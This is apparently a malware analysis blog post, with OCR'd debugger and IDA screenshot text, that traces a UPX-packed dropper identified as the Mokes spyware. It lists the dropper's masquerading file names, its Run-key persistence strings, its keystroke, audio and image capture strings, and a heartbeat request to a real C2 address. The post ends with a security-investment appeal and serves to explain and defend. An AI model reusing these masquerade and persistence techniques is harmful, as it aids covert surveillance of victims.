
After being executed, the teds.exe, which is packed with UPX, copies itself under the name of mozillacache.exe, nacl32.exe, hpprint.exe, hpscan.exe skypehelper.exe, dropboxhelper.exe, acrobroker.exe to one of the Adobe, Mozilla/Firefox, Google/Chrome, Dropbox, Skype, Hewlett-Packard folders in the %APPDATA% directory, and then runs. As soon as it is executed, the first thing it does is to send a heartbeat message by making a request to http://91.121.120.198/v1, indicating a location in France.


x32dbg - File: nacl32.unpacked.exe - PID: FF4 - Module: nacl32.unpacked.exe - Thread: E90
File View Debug Plugins Favourites Options Help Dec 7 2016
All Modules (Strings)
Range: 00D7BC00-00D7BC03 (Region nacl32.unpacked.exe)
Address Disassembly String
00401CE0 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B080 "SetThreadErrorMode"
Search: Type here to filter results... Regex
shlwapi 100%
Total Progress 100%
34009
Command:
Default
Paused
Breakpoint at 00402FD0 set!
Time Wasted Debugging: 0:00:31:29
Roaming
malware
Telerik Fiddler Web ...
x32dbg - File: nacl32....
11:58
IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function
Data
Regular function
Unexplored
Instruction
External symbol
Functions window
Function name
Segr
nullsub_1 .text
sub_401170 .text
start .text
sub_401500 .text
sub_401600 .text
sub_401630 .text
sub_4016D0 .text
sub_401710 .text
sub_4017E0 .text
sub_401A80 .text
sub_401B60 .text
sub_401B70 .text
sub_401B80 .text
sub_401B90 .text
sub_401BB0 .text
sub_401C00 .text
sub_401CB0 .text
sub_401CC0 .text
sub_401D60 .text
sub_401DD0 .text
sub_401EC0 .text
sub_401F10 .text
Address Length Type String
.rdata:00D9B0B0 0000000E unic... ns.exe
.rdata:00D9B0D0 00000016 unic... :/keys/bot
.rdata:00D9B110 0000001A unic... kernel32.dll
.rdata:00D9B150 00000024 unic... Microsoft/Windows
.rdata:00D9B1F4 00000006 unic... /Y
.rdata:00D9B20C 0000000A unic... copy
.rdata:00D9B228 00000006 unic... /C
.rdata:00D9B250 00000010 unic... cmd.exe
.rdata:00D9B270 0000000A unic... .tmp
.rdata:00D9B290 00000010 unic... avp.exe
.rdata:00D9B2B0 0000001A unic... explorer.exe
.rdata:00D9B2F0 0000001C unic... dwservice.exe
.rdata:00D9B330 0000001A unic... dwengine.exe
.rdata:00D9B35C 0000000A unic... .exe
.rdata:00D9B390 00000020 unic... Hewlett-Packard
.rdata:00D9B3D0 00000020 unic... Hewlett-Packard
.rdata:00D9B400 0000000C unic... Adobe
.rdata:00D9B430 00000010 unic... Mozilla
.rdata:00D9B450 0000000E unic... Google
.rdata:00D9B470 00000010 unic... Dropbox
.rdata:00D9B490 0000000C unic... Skype
Line 6 of 26633
Line 1 of 6918
Output window
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Command "MakeAscii" failed
Command "MakeAscii" failed
Command "MakeAscii" failed
Python
AU: idle Down Disk: 5GB



If you continue to research the character strings in the malicious software, you can quickly understand that this malicious software is a spy software named Mokes, which can record sound, image, and keystrokes, and targets Linux, Windows, macOS operating systems, discovered by Kaspersky at the beginning of 2016.


IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name Segr
nullsub_1 .text
sub_401170 .text
start .text
sub_401500 .text
sub_401600 .text
sub_401630 .text
sub_4016D0 .text
sub_401710 .text
sub_4017E0 .text
sub_401A80 .text
sub_401B60 .text
sub_401B70 .text
sub_401B80 .text
sub_401B90 .text
Line 3 of 26633
Graph overview
Instruction
mov [esp+38h+lpModuleName], offset aLibgcc_s_dw21_; "libgcc_s_dw2-1.dll"
and edx, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
test eax, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
and edx, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
test eax, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
add ebx, offset aZEkoms3rdparty; "Z:/Ekoms/3rdparty/qt/bot-main-win32-gcc"
; CHAR aLibgcc_s_dw21_[]
db 'win32-gcc/lib/engines',0
db 'win32-gcc/private',0
db 'win32-gcc',0
db 'win32-gcc/certs',0
db 'win32-gcc/cert.pem',0
db 'static release build; by GCC 6.1.0)'
db '-gcc',0
aGccRev1Built_0 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_1 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_2 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_3 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_4 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_5 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_6 db 'GCC: (Rev1, Built by MSYS2 project)'
Line 7 of 1439
Output window
apply_callee_type_plugin:run
ApplyCalleeType: Starting up
ApplyCalleeType: Using ea: 0x009c8f11
ApplyCalleeType: Cannot (or shouldn't) run when call optype is o_near
Pattern "gcc" was not found.
Python
AU: idle Down Disk: 5GB


IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name Segr
nullsub_1 .text
sub_401170 .text
start .text
sub_401500 .text
sub_401600 .text
sub_401630 .text
sub_4016D0 .text
sub_401710 .text
sub_4017E0 .text
sub_401A80 .text
sub_401B60 .text
sub_401B70 .text
sub_401B80 .text
sub_401B90 .text
Line 3 of 26633
Graph overview
Address Length Type String
.rdata:00D9B4B0 00000008 unic... Run
.rdata:00D9B4D0 0000001E unic... CurrentVersion
.rdata:00D9B510 00000010 unic... Windows
.rdata:00D9B530 00000014 unic... Microsoft
.rdata:00D9B570 00000012 unic... Software
.rdata:00D9B5D0 00000010 unic... dd*.ddt
.rdata:00D9B5F0 00000010 unic... kk*.kkt
.rdata:00D9B610 00000010 unic... aa*.aat
.rdata:00D9B630 00000010 unic... ss*.sst
.rdata:00D9B6B0 00000024 unic... ddMMyy-HHmmss-zzz
.rdata:00D9B6F0 0000000E unic... ddMMyy
.rdata:00D9B850 00000032 unic... application/octet-stream
.rdata:00D9B8B0 0000001A unic... Content-Type
.rdata:00D9B930 00000018 unic... aa%1-%2.aat
.rdata:00D9B970 00000014 unic... audio/pcm
.rdata:00D9B9F0 0000000A unic... JPEG
.rdata:00D9BDF0 00000012 unic... kk%1.kkt
.rdata:00D9BE14 00000006 unic...]\n
.rdata:00D9BE2C 00000008 unic... \n\n[
.rdata:00D9BE44 0000000A unic... 0x%1
.rdata:00D9BE60 00000008 unic... f%1
.rdata:00D9BE78 0000000A unic... zoom
gcc: not found
Output window
apply_callee_type_plugin:run
ApplyCalleeType: Starting up
ApplyCalleeType: Using ea: 0x009c8f11
ApplyCalleeType: Cannot (or shouldn't) run when call optype is o_near
Pattern "gcc" was not found.
Python
AU: idle Down Disk: 5GB

In conclusion, those APT groups that you read about in threat reports from security companies like Kaspersky, and say “Wow, look what they’ve done, how did they do it…” while reading, may actually be targeting you and your institution. Before postponing your investments in security technologies, training, and human resources to the next year, it would be beneficial to think again, and again, and again.

Note: This article also contains the solution path for the “Pi Hediyem Var #10 cybersecurity game.”>